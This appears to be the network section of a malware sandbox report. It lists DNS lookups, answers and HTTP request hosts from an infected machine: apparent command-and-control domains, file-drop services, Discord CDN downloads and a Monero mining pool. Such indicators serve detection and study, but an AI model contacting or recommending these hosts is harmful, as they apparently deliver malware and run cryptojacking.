Jan 14, 2022 02:04:57.780965090 CET	192.168.2.3	8.8.8.8	0x3f8	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:57.952326059 CET	192.168.2.3	8.8.8.8	0xdc6	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:58.137726068 CET	192.168.2.3	8.8.8.8	0xffb2	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:58.296169996 CET	192.168.2.3	8.8.8.8	0x49e4	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:58.452287912 CET	192.168.2.3	8.8.8.8	0x1e5e	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:00.393124104 CET	192.168.2.3	8.8.8.8	0x4144	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:00.552680969 CET	192.168.2.3	8.8.8.8	0x966b	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:00.792820930 CET	192.168.2.3	8.8.8.8	0x228	Standard query (0)	goo.su	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:02.674624920 CET	192.168.2.3	8.8.8.8	0xd52f	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:03.416105986 CET	192.168.2.3	8.8.8.8	0x22ac	Standard query (0)	transfer.sh	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:03.957252979 CET	192.168.2.3	8.8.8.8	0x9aa2	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:04.120733976 CET	192.168.2.3	8.8.8.8	0xa833	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:04.282737017 CET	192.168.2.3	8.8.8.8	0x2f91	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:04.463948965 CET	192.168.2.3	8.8.8.8	0xb872	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:04.645159960 CET	192.168.2.3	8.8.8.8	0x9b32	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:07.159818888 CET	192.168.2.3	8.8.8.8	0x4851	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:07.345921040 CET	192.168.2.3	8.8.8.8	0x4d82	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:07.534579039 CET	192.168.2.3	8.8.8.8	0xb7db	Standard query (0)	a0621298.xsph.ru	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:09.012049913 CET	192.168.2.3	8.8.8.8	0x4854	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:09.225440025 CET	192.168.2.3	8.8.8.8	0x3b6e	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:09.451215029 CET	192.168.2.3	8.8.8.8	0xf829	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:09.658117056 CET	192.168.2.3	8.8.8.8	0x3d8b	Standard query (0)	transfer.sh	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:10.020111084 CET	192.168.2.3	8.8.8.8	0x8de5	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:10.247036934 CET	192.168.2.3	8.8.8.8	0x64e9	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:10.453973055 CET	192.168.2.3	8.8.8.8	0xc3d1	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:10.580250978 CET	192.168.2.3	8.8.8.8	0x8d84	Standard query (0)	a0621298.xsph.ru	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:10.630966902 CET	192.168.2.3	8.8.8.8	0x1d75	Standard query (0)	transfer.sh	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 02:05:12.348078966 CET	192.168.2.3	8.8.8.8	0x649d	Standard query (0)	a0621298.x sph.ru	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:13.042699099 CET	192.168.2.3	8.8.8.8	0xe0eb	Standard query (0)	a0621298.x sph.ru	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:13.408149004 CET	192.168.2.3	8.8.8.8	0xccd2	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:13.574724913 CET	192.168.2.3	8.8.8.8	0x5fd	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:13.729203939 CET	192.168.2.3	8.8.8.8	0xd742	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:14.456901073 CET	192.168.2.3	8.8.8.8	0xfe62	Standard query (0)	a0621298.x sph.ru	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:15.964288950 CET	192.168.2.3	8.8.8.8	0x2061	Standard query (0)	a0621298.x sph.ru	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:15.972297907 CET	192.168.2.3	8.8.8.8	0xe5d	Standard query (0)	cdn.discor dapp.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:16.266052008 CET	192.168.2.3	8.8.8.8	0xef42	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:16.572613001 CET	192.168.2.3	8.8.8.8	0x5531	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:16.786498070 CET	192.168.2.3	8.8.8.8	0xadcb	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:19.899734974 CET	192.168.2.3	8.8.8.8	0xcfcc	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:22.201224089 CET	192.168.2.3	8.8.8.8	0xf7f4	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:25.002746105 CET	192.168.2.3	8.8.8.8	0xc0e0	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:25.497436047 CET	192.168.2.3	8.8.8.8	0xc245	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:25.730263948 CET	192.168.2.3	8.8.8.8	0xd128	Standard query (0)	cdn.discor dapp.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:27.663001060 CET	192.168.2.3	8.8.8.8	0x754e	Standard query (0)	a0621298.x sph.ru	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:30.676215887 CET	192.168.2.3	8.8.8.8	0x5b6a	Standard query (0)	a0621298.x sph.ru	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:31.572189093 CET	192.168.2.3	8.8.8.8	0xed68	Standard query (0)	cdn.discor dapp.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:32.991698027 CET	192.168.2.3	8.8.8.8	0x7fc1	Standard query (0)	a0621298.x sph.ru	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:47.423535109 CET	192.168.2.3	8.8.8.8	0x8231	Standard query (0)	mdec.nelre ports.net	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:49.111951113 CET	192.168.2.3	8.8.8.8	0x3a4f	Standard query (0)	clients2.g oogleuserc ontent.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:06:01.654231071 CET	192.168.2.3	8.8.8.8	0xb7d5	Standard query (0)	pool.suppo rtxmr.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 02:04:13.706455946 CET	8.8.8.8	192.168.2.3	0xec4f	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:14.140429974 CET	8.8.8.8	192.168.2.3	0xddf9	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:14.595504045 CET	8.8.8.8	192.168.2.3	0xae33	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:15.027013063 CET	8.8.8.8	192.168.2.3	0x4a4d	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:15.481961966 CET	8.8.8.8	192.168.2.3	0x9454	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:15.645188093 CET	8.8.8.8	192.168.2.3	0x12ba	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:17.272591114 CET	8.8.8.8	192.168.2.3	0x9bc1	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:17.439094067 CET	8.8.8.8	192.168.2.3	0xc0b2	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 02:04:17.869668961 CET	8.8.8.8	192.168.2.3	0x5bd8	No error (0)	data-host-coin-8.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:19.770948887 CET	8.8.8.8	192.168.2.3	0xb223	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:19.931224108 CET	8.8.8.8	192.168.2.3	0x1f5c	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:20.097045898 CET	8.8.8.8	192.168.2.3	0xcf18	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:20.436754942 CET	8.8.8.8	192.168.2.3	0xe327	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:20.874351025 CET	8.8.8.8	192.168.2.3	0x2763	No error (0)	privacy-tools-for-you-780.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:22.570616007 CET	8.8.8.8	192.168.2.3	0xd17e	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:22.757512093 CET	8.8.8.8	192.168.2.3	0xbe29	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:23.006978989 CET	8.8.8.8	192.168.2.3	0xc640	No error (0)	unicupload.top		54.38.220.85	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:23.112380028 CET	8.8.8.8	192.168.2.3	0xe2ba	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:23.320450068 CET	8.8.8.8	192.168.2.3	0x3f7f	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:23.488755941 CET	8.8.8.8	192.168.2.3	0x20a9	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:23.660896063 CET	8.8.8.8	192.168.2.3	0x3317	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:24.162590981 CET	8.8.8.8	192.168.2.3	0x1e83	No error (0)	data-host-coin-8.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:27.865113974 CET	8.8.8.8	192.168.2.3	0x55cf	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:28.035012007 CET	8.8.8.8	192.168.2.3	0xa04f	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:28.231307983 CET	8.8.8.8	192.168.2.3	0xa466	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:28.397983074 CET	8.8.8.8	192.168.2.3	0x3d38	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:31.768563032 CET	8.8.8.8	192.168.2.3	0xdbf1	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:31.801093102 CET	8.8.8.8	192.168.2.3	0xdbf1	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:32.008694887 CET	8.8.8.8	192.168.2.3	0x91fe	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:32.229023933 CET	8.8.8.8	192.168.2.3	0x7a00	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:32.393996954 CET	8.8.8.8	192.168.2.3	0xf3e3	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:32.393996954 CET	8.8.8.8	192.168.2.3	0xf3e3	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:32.393996954 CET	8.8.8.8	192.168.2.3	0xf3e3	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:32.393996954 CET	8.8.8.8	192.168.2.3	0xf3e3	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 02:04:32.393996954 CET	8.8.8.8	192.168.2.3	0xf3e3	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:34.273072004 CET	8.8.8.8	192.168.2.3	0x3b99	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:34.444824934 CET	8.8.8.8	192.168.2.3	0x1281	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:34.616914988 CET	8.8.8.8	192.168.2.3	0xec05	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:55.883285999 CET	8.8.8.8	192.168.2.3	0x20d0	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:56.045073032 CET	8.8.8.8	192.168.2.3	0x4cb4	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:56.521358967 CET	8.8.8.8	192.168.2.3	0xaf38	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:56.697865009 CET	8.8.8.8	192.168.2.3	0x9870	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:56.869858027 CET	8.8.8.8	192.168.2.3	0x8ee8	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:57.098994970 CET	8.8.8.8	192.168.2.3	0x61f2	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:57.261420965 CET	8.8.8.8	192.168.2.3	0x6d6f	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:57.446409941 CET	8.8.8.8	192.168.2.3	0xac40	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:57.643368959 CET	8.8.8.8	192.168.2.3	0x596f	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:57.798512936 CET	8.8.8.8	192.168.2.3	0x3f8	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:57.971731901 CET	8.8.8.8	192.168.2.3	0xdc6	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:58.156996012 CET	8.8.8.8	192.168.2.3	0xffb2	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:58.315458059 CET	8.8.8.8	192.168.2.3	0x49e4	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:58.739171982 CET	8.8.8.8	192.168.2.3	0x1e5e	No error (0)	data-host-coin-8.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:00.412766933 CET	8.8.8.8	192.168.2.3	0x4144	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:00.572159052 CET	8.8.8.8	192.168.2.3	0x966b	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:00.815495014 CET	8.8.8.8	192.168.2.3	0x228	No error (0)	goo.su		104.21.38.221	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:00.815495014 CET	8.8.8.8	192.168.2.3	0x228	No error (0)	goo.su		172.67.139.105	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:02.694268942 CET	8.8.8.8	192.168.2.3	0xd52f	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:03.435744047 CET	8.8.8.8	192.168.2.3	0x22ac	No error (0)	transfer.sh		144.76.136.153	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:03.976402998 CET	8.8.8.8	192.168.2.3	0x9aa2	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:04.138139009 CET	8.8.8.8	192.168.2.3	0xa833	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 02:05:04.301692963 CET	8.8.8.8	192.168.2.3	0x2f91	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:04.483315945 CET	8.8.8.8	192.168.2.3	0xb872	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:04.975637913 CET	8.8.8.8	192.168.2.3	0x9b32	No error (0)	data-host-coin-8.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:07.178842068 CET	8.8.8.8	192.168.2.3	0x4851	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:07.365003109 CET	8.8.8.8	192.168.2.3	0x4d82	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:07.552033901 CET	8.8.8.8	192.168.2.3	0xb7db	No error (0)	a0621298.xsph.ru		141.8.194.74	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:09.031440020 CET	8.8.8.8	192.168.2.3	0x4854	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:09.242599964 CET	8.8.8.8	192.168.2.3	0x3b6e	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:09.470129013 CET	8.8.8.8	192.168.2.3	0xf829	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:09.677862883 CET	8.8.8.8	192.168.2.3	0x3d8b	No error (0)	transfer.sh		144.76.136.153	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:10.039247036 CET	8.8.8.8	192.168.2.3	0x8de5	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:10.266221046 CET	8.8.8.8	192.168.2.3	0x64e9	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:10.473809004 CET	8.8.8.8	192.168.2.3	0xc3d1	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:10.599626064 CET	8.8.8.8	192.168.2.3	0x8d84	No error (0)	a0621298.xsph.ru		141.8.194.74	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:10.648077965 CET	8.8.8.8	192.168.2.3	0x1d75	No error (0)	transfer.sh		144.76.136.153	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:12.367680073 CET	8.8.8.8	192.168.2.3	0x649d	No error (0)	a0621298.xsph.ru		141.8.194.74	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:13.061991930 CET	8.8.8.8	192.168.2.3	0xe0eb	No error (0)	a0621298.xsph.ru		141.8.194.74	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:13.427716017 CET	8.8.8.8	192.168.2.3	0xccd2	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:13.592808008 CET	8.8.8.8	192.168.2.3	0x5fd	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:14.055167913 CET	8.8.8.8	192.168.2.3	0xd742	No error (0)	data-host-coin-8.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:14.492340088 CET	8.8.8.8	192.168.2.3	0xfe62	No error (0)	a0621298.xsph.ru		141.8.194.74	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:15.989980936 CET	8.8.8.8	192.168.2.3	0x2061	No error (0)	a0621298.xsph.ru		141.8.194.74	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:15.994252920 CET	8.8.8.8	192.168.2.3	0xe5d	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:15.994252920 CET	8.8.8.8	192.168.2.3	0xe5d	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:15.994252920 CET	8.8.8.8	192.168.2.3	0xe5d	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:15.994252920 CET	8.8.8.8	192.168.2.3	0xe5d	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 02:05:15.994252920 CET	8.8.8.8	192.168.2.3	0xe5d	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:16.283092976 CET	8.8.8.8	192.168.2.3	0xef42	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:16.591680050 CET	8.8.8.8	192.168.2.3	0x5531	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:17.111144066 CET	8.8.8.8	192.168.2.3	0xadcb	No error (0)	data-host-coin-8.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:19.918910027 CET	8.8.8.8	192.168.2.3	0xcfcc	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:22.220567942 CET	8.8.8.8	192.168.2.3	0xf7f4	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:25.021650076 CET	8.8.8.8	192.168.2.3	0xc0e0	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:25.516758919 CET	8.8.8.8	192.168.2.3	0xc245	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:25.751137972 CET	8.8.8.8	192.168.2.3	0xd128	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:25.751137972 CET	8.8.8.8	192.168.2.3	0xd128	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:25.751137972 CET	8.8.8.8	192.168.2.3	0xd128	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:25.751137972 CET	8.8.8.8	192.168.2.3	0xd128	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:25.751137972 CET	8.8.8.8	192.168.2.3	0xd128	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:27.680460930 CET	8.8.8.8	192.168.2.3	0x754e	No error (0)	a0621298.xsph.ru		141.8.194.74	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:30.695780993 CET	8.8.8.8	192.168.2.3	0x5b6a	No error (0)	a0621298.xsph.ru		141.8.194.74	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:31.592963934 CET	8.8.8.8	192.168.2.3	0xed68	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:31.592963934 CET	8.8.8.8	192.168.2.3	0xed68	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:31.592963934 CET	8.8.8.8	192.168.2.3	0xed68	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:31.592963934 CET	8.8.8.8	192.168.2.3	0xed68	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:31.592963934 CET	8.8.8.8	192.168.2.3	0xed68	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:33.008903980 CET	8.8.8.8	192.168.2.3	0x7fc1	No error (0)	a0621298.xsph.ru		141.8.194.74	A (IP address)	IN (0x0001)
Jan 14, 2022 02:05:47.461332083 CET	8.8.8.8	192.168.2.3	0x8231	No error (0)	mdec.nelreports.net	mdec.nelreports.net.akamaized.net		CNAME (Canonical name)	IN (0x0001)
Jan 14, 2022 02:05:49.139260054 CET	8.8.8.8	192.168.2.3	0x3a4f	No error (0)	clients2.googleusercontent.com	googlehosted.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Jan 14, 2022 02:05:49.139260054 CET	8.8.8.8	192.168.2.3	0x3a4f	No error (0)	googlehosted.l.googleusercontent.com		142.250.181.225	A (IP address)	IN (0x0001)
Jan 14, 2022 02:06:01.674973965 CET	8.8.8.8	192.168.2.3	0xb7d5	No error (0)	pool.supportxmr.com	pool-fr.supportxmr.com		CNAME (Canonical name)	IN (0x0001)
Jan 14, 2022 02:06:01.674973965 CET	8.8.8.8	192.168.2.3	0xb7d5	No error (0)	pool-fr.supportxmr.com		91.121.140.167	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 02:06:01.674973965 CET	8.8.8.8	192.168.2.3	0xb7d5	No error (0)	pool-fr.su pportxmr.com		37.187.95.110	A (IP address)	IN (0x0001)
Jan 14, 2022 02:06:01.674973965 CET	8.8.8.8	192.168.2.3	0xb7d5	No error (0)	pool-fr.su pportxmr.com		149.202.83.171	A (IP address)	IN (0x0001)
Jan 14, 2022 02:06:01.674973965 CET	8.8.8.8	192.168.2.3	0xb7d5	No error (0)	pool-fr.su pportxmr.com		94.23.23.52	A (IP address)	IN (0x0001)
Jan 14, 2022 02:06:01.674973965 CET	8.8.8.8	192.168.2.3	0xb7d5	No error (0)	pool-fr.su pportxmr.com		94.23.247.226	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 185.233.81.115
- cdn.discordapp.com
- goo.su
- transfer.sh
- tohbexyqd.com
  - host-data-coin-11.com
- qemwkkknb.com
- sehjpct.org
- kkhrplyy.net
- lidkfd.org
- popkliov.com
- fykgdre.net
- uvumpml.net
- data-host-coin-8.com
- hgkjur.org
- wgptatsj.net
- hrthj.net
- vttyxu.com
- privacy-tools-for-you-780.com
- tvglqqodwb.org
- xhagxmh.org
- unicupload.top
- yyienu.com
- kdqhcrm.com

- daysw.com
- plwordqp.com
- wraamedrjj.org
- kqdfkw.com
- dxrctvfush.com
- lccuodusvk.com
- 185.7.214.171:8080
- fuugcf.com
- uiutea.org
- awxalb.org
- imnsr.com
- uuinpcd.com
- cigfojyqm.net
- ivtvvkhir.com
- wpstfsv.org
- itqdcuytc.net
- jtxlcvkyhk.org
- xebsw.net
- nidynuvo.com
- pgwyor.org
- othilrqrd.com
- mytdlnr.net
- oujeptp.com
- actajhjta.org
- twahbrsrsq.org
- fmkbxykc.net
- ioygerevc.org
- qoipovw.org
- jxsby.net
- vpapu.net

- dsagecm.net
- hlxdj.com
- fbcggnyslw.org
- scmbkt.org
- mpexvij.net
- a0621298.xsph.ru
- tsnggl.com
- hxhwjbawy.net
- dqwdlhs.net
- hynwee.com
- ffysvujf.net
- idjlltqohp.com
